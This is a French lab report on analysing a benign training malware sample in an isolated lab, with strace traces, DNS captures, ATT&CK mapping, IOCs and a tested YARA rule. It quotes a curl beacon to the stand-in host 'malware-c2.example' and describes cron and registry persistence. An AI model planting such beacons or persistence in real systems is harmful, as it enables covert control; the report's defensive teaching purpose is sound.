
« sample.c » appelle « system("curl -s -m 3 http://malware-c2.example/gate.php ...") ». Or « curl » n'était pas installé sur « debian-lan », seul « wget » était présent : le shell lancé par « system() » a échoué avec un « command not found » lui aussi invisible, car sa sortie est redirigée vers /dev/null. La toute première exécution surveillée n'a donc montré aucune requête réseau. Le diagnostic a été posé en inspectant « /tmp/trace.log » : l'« execve » de « curl » y était bien présent, mais aucun « connect() » ne suivait. Après avoir installé curl et remis l'état à zéro (crontab vide, ancien marqueur et ancienne trace supprimés), l'échantillon est exécuté proprement sous « strace » dans le terminal 3 :


```
root@debian-lan:~# strace -f -e trace=file,process,network \
    -o /tmp/trace.log ./sample.bin
SENTECH-TRAINING-SAMPLE-BENIN
Echantillon termine.
```


Observer et interpréter

Avant cette exécution finale, « crontab -l » avait aussi révèle deux entrées « @reboot » dupliquées issues d'essais précédents, ce qui aurait faussé la preuve de persistance en rendant le diff avant/après incorrect. Le crontab a été purgé avec « crontab -r », puis la référence « cron avant » a été reprise à zéro.

La capture suivante montre les trois terminaux simultanément pendant l'exécution : le terminal 1 journalise l'activité sous /tmp et /var/spool/cron, le terminal 2 capture les requêtes DNS vers le domaine C2, et le terminal 3 montre le nettoyage du crontab puis l'exécution sous strace.








Terminal 1 (inotifywait), terminal 2 (tcpdump -i lo), terminal 3 (nettoyage crontab puis strace ./sample.bin).

Le terminal 2 montre deux requêtes DNS, une de type A et une de type AAAA, envoyées vers « malware-c2.example » depuis deux ports différents : c'est la résolution déclenchée par curl à l'intérieur de « sample.bin ». Le terminal 1 confirme en parallèle l'ouverture et la modification de fichiers sous /tmp, ainsi qu'un accès au crontab de root. Le terminal 3 affiche « cron avant : 0 lignes », qui confirme un état propre avant l'exécution.

Le fichier déposé, un premier essai manqué, et la persistance

Toujours dans le terminal 3, juste après la fin de « strace », trois vérifications s'enchaînent : le contenu du marqueur laissé sur disque, l'appel système « openat() » correspondant extrait de la trace, une première tentative de retrouver le processus enfant encore vivant, et enfin le diff du crontab avant et après exécution.



cat du marqueur déposé, appel openat() dans trace.log, premier essai (infructueux) de ps -ef --forest, et diff du crontab avant et après exécution.

« cat » montre que le marqueur contient bien la chaîne du programme et la fausse clé, et le « grep » sur « trace.log » retrouve l'« openat() » correspondant : le dépôt de fichier est confirmé des deux côtés, par le résultat et par l'appel système qui l'a produit. Vient ensuite un premier « ps -ef --forest | grep -A1 sample.bin », qui ne remonte que lui-même (la commande « grep ») et un processus « agetty » sans rapport : à ce stade, aucune trace de « sample.bin ». La raison de cet échec est expliquée juste après. Enfin, le diff entre « cron_avant.txt » et « cron_apres.txt » montre l'ajout d'une ligne « @reboot /tmp/.sentech_sample_marker ». Cette entrée pointe vers un fichier texte sans droit d'exécution : au redémarrage, cron tenterait de l'exécuter et échouerait silencieusement avec un « Permission denied ». Le mécanisme de persistance est donc pédagogiquement observable, la technique ATT&CK est bien mise en œuvre, sans être réellement dangereux, ce qui correspond à la nature bénigne assumée de l'échantillon.

La balise réseau

Confirmée au terminal 2 vu plus haut : deux requêtes DNS vers « malware-c2.example » sont émises au moment de l'exécution. La suite de l'échange, la réponse DNS puis la requête HTTP « GET /gate.php » vers INetSim qui répond « 200 OK », avait déjà été vérifiée séparément lors du test de bon fonctionnement d'INetSim en Partie II : la même page factice y était obtenue par wget sur ce domaine. La balise C2 est donc bien interceptée dans le laboratoire, sans jamais atteindre Internet.

Le processus enfant résident

Capturer ce processus a été la partie la plus délicate de toute l'analyse dynamique, et c'est elle qui explique l'échec du « ps » vu juste au-dessus. Le premier réflexe avait été d'enchaîner « strace ... ./sample.bin ; ps -ef --forest | grep sample.bin » sur une seule ligne, mais « ps » ne trouvait jamais l'enfant. La cause : « strace -f » suit aussi les processus fils, et ne rend la main que lorsque le fils tracé a lui-même terminé. La commande reste donc bloquée pendant les 120 secondes du sleep() de l'enfant, qui est déjà terminé au moment où strace rend enfin la main : le « ps » enchaîné sur la même ligne, ou lancé juste après dans le même terminal 3 une fois « strace » revenu, arrive toujours trop tard. La solution a été de laisser « strace » tourner dans le terminal 3, puis d'exécuter « ps » depuis un terminal totalement séparé pendant que le premier était encore bloqué, en l'occurrence une quatrième session SSH ouverte pour l'occasion.



ps -ef --forest | grep -A1 sample.bin, lancé depuis un 4e terminal pendant que strace traçait encore l'échantillon dans le terminal 3.

« pstree » n'étant pas installé sur la VM, « ps -ef --forest » a servi de substitut. Le PID 5074 (« ./sample.bin », reparenté sous le PID 1 puisque son parent original a déjà rendu la main) est bien le processus enfant créé par fork() puis mis en sommeil par sleep(120), toujours vivant au moment de la capture, aux côtés du PID 5062 qui est strace lui-même, encore en train de le tracer.

À propos de la corrélation avec Auditd

Le sujet propose également de vérifier la corrélation avec Auditd ou un SIEM (« ausearch -k root_commands ... »). Dans notre architecture, le réseau « lab-malware » est volontairement isolé sans route vers « lan-sentech », où résidaient les outils de supervision centralisée des TP précédents. Cette étape n'est donc pas réalisable ici par construction : c'est une limite d'architecture assumée, documentée plutôt que contournée.

Cartographier les comportements sur MITRE ATT&CK

Observation	Outil	Preuve	Tactique	Technique
Écriture d'un fichier marqueur dans /tmp	inotifywait, strace	openat(...sentech_sample_marker...)	Exécution	T1059.004
Requête HTTP vers un domaine C2	tcpdump -i lo	DNS + GET /gate.php -> 200 OK	Commande et contrôle	T1071.001
Ajout d'une entrée @reboot au cron	diff crontab	diff cron_avant/cron_apres	Persistance	T1053.003
Création d'un processus enfant résident	ps --forest	PID 5074, sous PID 1	Exécution	T1059

Partie VI : Synthèse, IOC, ATT&CK et règle YARA

Consolider les indicateurs : la pyramide de la douleur

En croisant l'analyse statique et l'analyse dynamique, les IOC sont classés selon leur durabilité, comme vu au TP 2 avec la pyramide de la douleur. Le hash change à la moindre recompilation. Le domaine peut être changé par l'attaquant, mais cela représente un coût pour lui. L'artefact hôte dépend du code mais peut être réutilisé sur plusieurs campagnes. Le TTP, c'est-à-dire le schéma comportemental lui-même (déposer un marqueur, battre en C2, persister via cron), est la signature la plus coûteuse à changer pour l'attaquant, donc la plus durable à détecter.

IOC	Type	Niveau pyramide	Durabilité
40897e88...eed7405d (SHA-256)	Hachage	Bas	Fragile (recompilation)
malware-c2.example	Domaine	Moyen	Modérée
/tmp/.sentech_sample_marker	Artefact hôte	Moyen	Modérée
Balise HTTP et persistance @reboot	TTP	Haut	Durable

Écrire et tester la règle YARA de détection

La règle combine plusieurs chaînes distinctives, pour limiter les faux positifs, ancrée sur la signature ELF :

```
rule SenTech_Sample_Malveillant
{
   meta:
      author      = "SOC SenTech"
      description = "Detecte l'artefact d'analyse (chaines C2 + marqueur +
cle)"
      attack      = "T1071.001, T1053.003, T1059.004"
      reference   = "TP3 - analyse de malware"
   strings:
      $c2   = "malware-c2.example" ascii nocase
      $mark = "/tmp/.sentech_sample_marker" ascii
      $key  = "FAUSSE_CLE_XOR_5f3a9c" ascii
      $note = "SENTECH-TRAINING-SAMPLE" ascii
   condition:
      uint32(0) == 0x464c457f        // en-tête ELF
      and 2 of ($c2, $mark, $key, $note)
}
```

Avant le test, la fenêtre Internet temporaire ouverte pour installer des paquets est refermée : l'interface et la route ajoutées côté hôte sont retirées avec « ip addr del » et « ip route del », et « /etc/resolv.conf » est remis à

pointer vers INetSim. La règle est ensuite testée sur l'échantillon lui-même et sur un binaire sain pour vérifier l'absence de faux positif.



Fermeture de la fenêtre Internet temporaire, puis yara detect_sample.yar sample.bin /bin/ls (échec), yara detect_sample.yar sample.bin (correspondance) et yara detect_sample.yar /bin/ls (aucune correspondance).

Le premier essai, « yara detect_sample.yar sample.bin /bin/ls » en une seule commande comme le suggérait le sujet, échoue avec « sample.bin(1): error: non-ascii character » : « yara » n'accepte qu'une seule cible par invocation, et interprète tous les arguments précédents comme des fichiers de règles additionnels. Il a donc tenté de lire « sample.bin » lui-même comme un fichier de règles YARA, et a buté sur ses octets binaires. Le test a été repris en deux commandes séparées, sans que cela change le résultat attendu : la règle reconnaît l'échantillon (« SenTech_Sample_Malveillant sample.bin ») et ne déclenche aucune alerte sur « /bin/ls », ce qui confirme sa spécificité.

Rapport d'analyse, format équipe de réponse

Verdict et résumé exécutif

Verdict : suspect, voire malveillant dans un contexte réel (ici, simulation pédagogique bénigne).

« sample.bin » dépose un artefact sur disque, contacte un domaine de commande et contrôle externe, tente d'établir une persistance au redémarrage via cron, et maintient un processus résident en arrière-plan. Ce comportement combiné correspond au profil typique d'un implant ou d'un loader léger, même si cet échantillon précis est un artefact pédagogique sans charge utile nuisible réelle.

Identification

Champ	Valeur
SHA-256	40897e882989c79e52eeb623890c5399dfd8b2ffcc5976e955be7172eed7405d
Type	ELF 64-bit LSB pie exécutable, x86-64, dynamiquement lié
Taille	16 504 octets (version non empaquetée)
Empaquetage	Non empaqueté à l'origine ; copie UPX -9 testée (ratio 40,35 %, entropie 7,27 bits/octet) et dépaquetée avec succès

Comportements et cartographie ATT&CK

Voir le tableau détaillé en Partie V : quatre comportements cartographiés, T1059.004, T1071.001, T1053.003 et T1059.

IOC classés sur la pyramide de la douleur

Voir le tableau ci-dessus.

Règle YARA

Fournie plus haut, testée avec succès : correspondance sur l'échantillon, aucun faux positif sur /bin/ls.

Recommandations pour le parc SenTech

- Bloquer ou surveiller toute résolution DNS ou requête HTTP vers « malware-c2.example », et plus largement journaliser les résolutions DNS qui échouent un contrôle de réputation.
- Déployer la règle YARA « SenTech_Sample_Malveillant » sur les postes et serveurs accessibles, en scan à la demande et/ou en intégration EDR.
- Surveiller l'apparition de fichiers marqueurs du type « /tmp/.sentech_sample_marker », et plus généralement toute écriture inhabituelle sous /tmp suivie d'une modification de crontab dans la même fenêtre de temps.
- Auditer les crontabs du parc à la recherche d'entrées « @reboot » pointant vers des chemins inhabituels comme /tmp ou /var/tmp.
- Si l'IOC hash est diffusé, le considérer comme un indicateur à courte durée de vie, et prioriser la détection par comportement plutôt que par hash seul.

Partie VII : Le cas Windows (PE) et les bonnes pratiques

Ce qui change avec le format PE

Sous Windows, les exécutables suivent le format PE (Portable Exécutable). La démarche d'analyse reste identique, seuls les repères changent.

Élément	ELF (Linux)	PE (Windows)
Signature	7F 45 4C 46	« MZ » puis « PE »
Sections	.text, .data	.text, .data, .rdata, .rsrc
Fonctions importées	table dynamique	Import Address Table (IAT)
Outils dédiés	readelf, nm, objdump	pefile, pestudio, capa, floss

Inspecter un en-tête PE

Le sujet suppose une VM Windows accessible pour en extraire un exécutable. Notre architecture isole volontairement « lab-malware » de tout autre segment, y compris d'une éventuelle VM Windows, pour préserver le principe d'isolement qui est le cœur de ce TP. Plutôt que de rompre cette isolation par un transfert de fichier ou un accès réseau entre segments, un exécutable PE authentique a été produit localement : compilation croisée d'un code source C reproduisant le même scénario que « sample.c » (écriture registre et appel WinSock) avec le compilateur croisé mingw-w64, sans sortir du laboratoire ni ouvrir de route réseau vers un autre segment.

```
root@debian-lan:~# apt install -y mingw-w64
root@debian-lan:~# x86_64-w64-mingw32-gcc -O0 -o echantillon.exe
sample_win.c \
    -lws2_32 -ladvapi32
root@debian-lan:~# file echantillon.exe
echantillon.exe: PE32+ executable (console) x86-64, for MS Windows
```

Un script Python utilisant la bibliothèque pefile liste ensuite les sections réelles du PE et les DLL importées.

```
root@debian-lan:~# python3 - <<'EOF'
import pefile
pe = pefile.PE("echantillon.exe")
print("Sections :", [s.Name.decode(errors='ignore').strip('\x00') for s in pe.sections])
print("DLLs importees :")
for e in getattr(pe, "DIRECTORY_ENTRY_IMPORT", []):
    print(" ", e.dll.decode())
EOF
Sections : ['.text', '.data', '.rdata', '.pdata', '.xdata', '.bss', '.idata', '.tls', '.reloc', '/4', '/19', '/31
', '/45', '/57', '/70', '/81', '/97', '/113']
DLLs importees :
  ADVAPI32.dll
  KERNEL32.dll
  msvcrt.dll
  WS2_32.dll
root@debian-lan:~#
```

Script pefile sur échantillon.exe : 18 sections, 4 DLL importées.

Les imports confirment exactement le scénario codé : « WS2_32.dll » pour WinSock, donc la capacité réseau via WSAStartup, et « ADVAPI32.dll » pour l'API registre, utilisée ici pour écrire la clé de persistance contenant l'URL C2. Comme le signale le sujet, des imports liés au réseau (ws2_32) ou au registre et à la cryptographie (advapi32, crypt32) sont des indices de capacités, exactement comme les symboles ELF dynamiques analysés en Partie IV.

ELF et PE, comparaison sur les deux échantillons réels de ce TP

Critère	ELF, sample.bin	PE, échantillon.exe
Signature	7F 45 4C 46	4D 5A puis PE
Format	ELF64, x86-64, PIE	PE32+, x86-64, console
Sections	.text .data .bss .dynamic ...	18 sections : .text .data .rdata .pdata ...
Imports	system, fopen, fork	ADVAPI32, KERNEL32, msvcrt, WS2_32
Indice réseau	symbole system (curl)	WS2_32.dll (WinSock)
Indice persistance	symbole fopen + cron	ADVAPI32.dll (clé registre)
Outil utilisé ici	objdump (radare2 indisponible)	pefile (pas de VM Windows)

Trois règles d'or de manipulation d'échantillons

- Isolement : VM dédiée, réseau simulé sans Internet, instantané pris avant chaque exécution, jamais sur un poste réel. Appliqué ici avec un instantané libvirt pris avant la première exécution de sample.bin.
- Defang : renommer l'exécutable, par exemple « échantillon.exe » en « échantillon.exe.mal », et l'archiver en ZIP protégé par mot de passe avant tout transfert, pour empêcher une exécution accidentelle par un lecteur du rapport.
- Confidentialité : ne jamais téléverser un échantillon lié à un incident vers un service public type VirusTotal, qui republié ce qui lui est soumis ; tout reste dans le périmètre du laboratoire SenTech.

Conclusion

Ce TP a permis de conduire, de bout en bout et sur un laboratoire réellement déployé, le pipeline complet de l'analyste de malware : triage sans exécution, analyse statique sous plusieurs angles (chaînes, en-têtes, symboles, entropie, packer, désassemblage), puis analyse dynamique instrumentée sur trois axes simultanés (fichiers, réseau, processus) avec preuve de persistance, cartographie MITRE ATT&CK, classement des IOC sur la pyramide de la douleur, et rédaction d'une règle YARA testée avec succès.

Le travail a également été étendu au format PE Windows tout en préservant l'isolement réseau du laboratoire, en compilant localement un équivalent PE de l'échantillon plutôt que de rompre la segmentation. Chaque obstacle rencontré en route, qu'il s'agisse d'un outil absent, d'une interface réseau mal choisie, ou d'un piège lié au comportement bloquant de strace -f, a été diagnostiqué et corrigé en direct, et documenté dans ce rapport plutôt que masqué.

Au-delà du résultat technique, ce TP illustre surtout une méthode : ne jamais exécuter avant d'avoir épuisé l'analyse statique, vérifier l'isolement réseau avant chaque exécution plutôt que de le supposer, et traiter chaque difference par rapport au sujet comme une information à expliquer, pas comme un échec à cacher.